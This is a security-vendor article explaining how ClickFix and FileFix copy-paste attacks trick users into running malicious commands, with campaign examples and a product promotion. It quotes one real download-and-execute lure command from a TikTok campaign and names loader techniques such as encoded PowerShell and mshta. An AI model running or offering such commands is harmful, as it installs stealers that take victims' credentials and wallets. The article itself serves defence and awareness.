ClickFix & FileFix: How a Copy-Paste Trick Became a Top Social Engineering Threat
ClickFix attacks have redefined what social engineering looks like. What began as a niche trick buried in shady corners of the web has evolved into a global threat capable of breaching everything from personal laptops to enterprise networks, and it’s spreading through some of the most trusted platforms online.

Security teams have traced wave after wave of ClickFix attacks masquerading as verification steps, CAPTCHA checks, and even TikTok tutorials. Victims aren’t asked to open attachments or download files; instead, they are lured into copying and pasting malicious commands directly into their systems, doing the attacker’s work for them.
Moreover, a stealthier variant called FileFix has emerged, swapping the Run dialog for Windows File Explorer, showing how quickly threat actors are adapting ClickFix-style deception into subtler forms. Campaigns like TerminalFix and loader services like DOUBLECUP show that adaptation is still accelerating.
This article explores how ClickFix/FileFix attacks work, why they are so effective at bypassing defenses, and what their continued rise means for organizations and everyday users.
What ClickFix Is and Why It Matters
First seen in October 2023 and spreading rapidly by late 2024, ClickFix (also known as ClearFix) is a modern evolution of phishing. It was reported that, over a six-month span, detections of ClickFix-style attacks rose by more than 500%, making it one of the fastest-growing social engineering threats worldwide, and it has kept a firm hold on that position ever since.

7.7% of the blocked attacks were attributed to HTML/FakeCaptcha (ClickFix), making it the 2nd in top 10 malware detections of H1 2025 (ESET)
For years, user awareness training has focused on two simple rules:
- Don’t click suspicious links,
- and don’t open strange attachments.
ClickFix sidesteps both by convincing users to execute commands themselves, transforming a cautious habit into an exploitable behavior. When users follow the “fix” instructions and paste it into their Run, Terminal, or PowerShell window, they unknowingly execute the attacker’s code.

A Cloudflare CAPTCHA leading to ClickFix prompts (SentinelOne)
The prompts often appear as familiar pages (a CAPTCHA, verification screen, or error fix) while hidden scripts copy malicious code to the clipboard. The clipboard copy happens invisibly, and the alleged solution appears to come from a trusted source. Because the action originates from the user rather than a file download, security systems often see it as legitimate.
The attack’s effectiveness lies in the illusion of control it gives victims. Rather than feeling tricked, users believe they are solving a technical issue. This plays on two powerful instincts:
- Trust in familiar design: Fake pages imitate brands like Google, Microsoft, Cloudflare, or Discord, complete with genuine logos and HTTPS certificates.
- Urgency to fix errors: The lure feels both legitimate and time-sensitive.

What Are the Targets of ClickFix Attacks?
The technique’s versatility means both large enterprises and smaller organizations that rely on web-facing services are at risk. Multiple recent reports identify the most affected sectors as:
- Technology
- Financial services
- Manufacturing
- Retail
- Government
- Energy
ClickFix also affects users across operating systems. While it began on Windows, attackers have adapted lures for macOS. For example, a 2025 campaign impersonated Spectrum, a telecom provider in the U.S., tricking macOS users to distribute Atomic macOS Stealer (AMOS). This cross-platform reach expands the pool of potential victims.

SOCRadar’s Brand Protection module
ClickFix lures often mimic trusted names, turning reputation into a weapon. SOCRadar’s Brand Protection helps your organization detect these impersonation attempts early. It monitors for fake login portals, lookalike domains, logo misuse, and social media abuse before users are tricked. Additionally, with Takedown Activity Management, you can quickly initiate takedown requests for malicious domains.
How a ClickFix Attack Works
ClickFix attacks can reach victims through a variety of vectors. Common delivery paths include spearphishing emails with HTML attachments or links, malvertising on high-traffic sites, SEO-poisoned search results that rank malicious pages for popular queries, compromised legitimate websites, and spammed social media posts or short-form videos. Each of these channels leads users to a deceptive landing page that hosts the ClickFix lure.

Steps of a ClickFix (ClearFix) attack
Below is a more detailed breakdown of the technical stages attackers use once a victim lands on a ClickFix page.
Below is a more detailed breakdown of the technical stages attackers use once a victim lands on a ClickFix page.
1. Observed ClickFix Delivery Methods
- Spearphishing and HTML attachments: Attackers send targeted emails containing links or embedded HTML that open a fake verification page.
- Malvertising: Malicious ads on streaming, torrent, or free-content sites redirect visitors to ClickFix landing pages.
- SEO poisoning: Threat actors create or hijack pages optimized for search terms (for example, “fix Windows error”) that appear prominently in search results.
- Compromised sites: Legitimate websites (often WordPress) are injected with scripts that redirect some visitors to ClickFix content.
- Social media and video platforms: Short tutorials or posts (including TikTok videos) trick users into copying and running commands.
2. Clipboard Injection
- Attackers use JavaScript APIs to copy malicious commands to the user’s clipboard. Modern pages typically use navigator.clipboard.writeText() while older variants may use document.execCommand(“copy”).
- The landing page displays step-by-step instructions (for example, open Run with Win+R, paste, and press Enter) and often includes convincing UI elements like faux CAPTCHAs or brand logos to reduce suspicion.
- The malicious command is often obfuscated (Base64, string concatenation, escaped characters) to hide intent and avoid casual inspection.
3. Execution Techniques (Win+R, Win+X, and Terminals)
- Win+R (Run dialog): Many lures instruct users to open the Run dialog and paste a single-line command. This method leaves a forensic artifact in the RunMRU registry key if successful.
- Win+X (Quick Access Menu / Terminal): Some campaigns instruct users to open a terminal via Win+X, which can avoid RunMRU logging. This variation often targets PowerShell or Windows Terminal sessions directly, and — as the TerminalFix campaign covered later in this article shows — is increasingly used to run longer, multi-stage scripts against enterprise targets.
- mshta / HTA chains: ClickFix commands commonly use mshta.exe to execute remote HTA content or JavaScript loaders (often via an encoded mshta “https://…” command).
- Script-based loaders: Commands may call PowerShell with -EncodedCommand, Invoke-WebRequest/iwr, or Invoke-Expression/iex to pull the next-stage script into memory.

Example of a ClickFix verification lure and steps shown for the “fix” (Unit42)
4. Payloads and Secondary Downloaders
- The initial command frequently downloads a small downloader or script that in turn retrieves a larger payload from attacker-controlled infrastructure.
- Observed final payloads include infostealers (Lumma, Aura), loaders (Latrodectus, MintsLoader, CountLoader), RATs (NetSupport, WebSocket RATs, DeviceManager), and rootkits (r77 variants).
- Attackers sometimes use one-time or per-target URLs and typosquatted domains to track successful infections, and increasingly hide payloads or C2 addresses using techniques like steganography or blockchain-based dead drop resolvers.
5. Persistence and Evasion Methods
- Living-off-the-land binaries (LOLBins): Attackers rely on trusted system binaries (e.g., msbuild.exe, regasm.exe, rundll32.exe) to load malicious code in memory and evade file-scanning.
- DLL sideloading: Attackers place a malicious DLL alongside a legitimate executable to cause the binary to load the rogue DLL at runtime.
- Archive-based loaders: Some campaigns use CAB or ZIP archives (often renamed) that are extracted and assembled (for example, AutoIt runtime reassembly observed in Lumma chains).
- Process injection and script obfuscation: Executables inject code into trusted processes or use heavy obfuscation to delay analysis.
The Shift from ClickFix to FileFix
Building on the success of ClickFix, cybercriminals have tested another deceptive technique: FileFix. First revealed by security researcher mr.d0x in June 2025, FileFix shifts the attack surface from the Windows Run dialog to the Windows File Explorer address bar.
Here’s How FileFix Works
- A malicious webpage prompts users to open a “shared file” or “secure folder.”
- The page then silently launches a legitimate File Explorer window via a hidden HTML element.
- At the same time, JavaScript silently copies a disguised PowerShell command into the clipboard.
- Victims are told to paste a file path (the malicious command) into the Explorer address bar.
- Once they hit Enter, the code runs, downloading and executing malware without visible warnings.

Example FileFix attack scenario (mr.d0x)
Why FileFix Is Even More Dangerous
FileFix leverages the same social-engineering psychology that made ClickFix successful but in a more subtle way:
- Explorer familiarity: Users routinely paste file paths, lowering suspicion.
- No file downloads: No “Mark-of-the-Web,” so SmartScreen and AV filters don’t trigger.
- Trusted OS interface: The attack unfolds inside Windows Explorer, bypassing sandboxing.
- Forensic complexity: It’s difficult to distinguish malicious pastes from normal ones.
To the victim, the entire process feels routine. There’s no command prompt or system alert; only what appears to be normal file navigation. This makes FileFix stealthier and harder to detect than ClickFix.
Campaigns Showing the Power of ClickFix & FileFix Attacks
- The PhantomCaptcha Espionage Case
Researchers uncovered PhantomCaptcha, a spearphishing operation that targeted Ukrainian government agencies and NGOs including the Red Cross and UNICEF. Victims received fake Zoom invitations leading to sites that displayed a bogus CAPTCHA. Copying and pasting the provided token launched PowerShell commands that installed a WebSocket RAT capable of live remote access.
Investigators linked the campaign to Russian infrastructure and the Star Blizzard (COLDRIVER) espionage group, showing that nation-state actors are also weaponizing ClickFix techniques.

A pop-up instructs the user to copy a “token” and paste it in Run (SentinelOne)
- TikTok “Activation Guide” Scams
A viral ClickFix campaign spread through TikTok videos pretended to offer activation commands for Windows, Microsoft 365, Photoshop, and even fake Spotify Premium. The videos instructed users to run commands such as: iex (irm slmgr[.]win/photoshop)
When executed, the command downloaded the Aura Stealer, which harvested browser credentials and crypto wallets. TikTok’s algorithm pushed the videos to millions, turning social media into a new delivery channel for malware.
- Interlock RAT Delivered by FileFix (KongTuke Campaign)
Researchers discovered a FileFix-based campaign distributing Interlock RAT, tied to the KongTuke threat cluster.
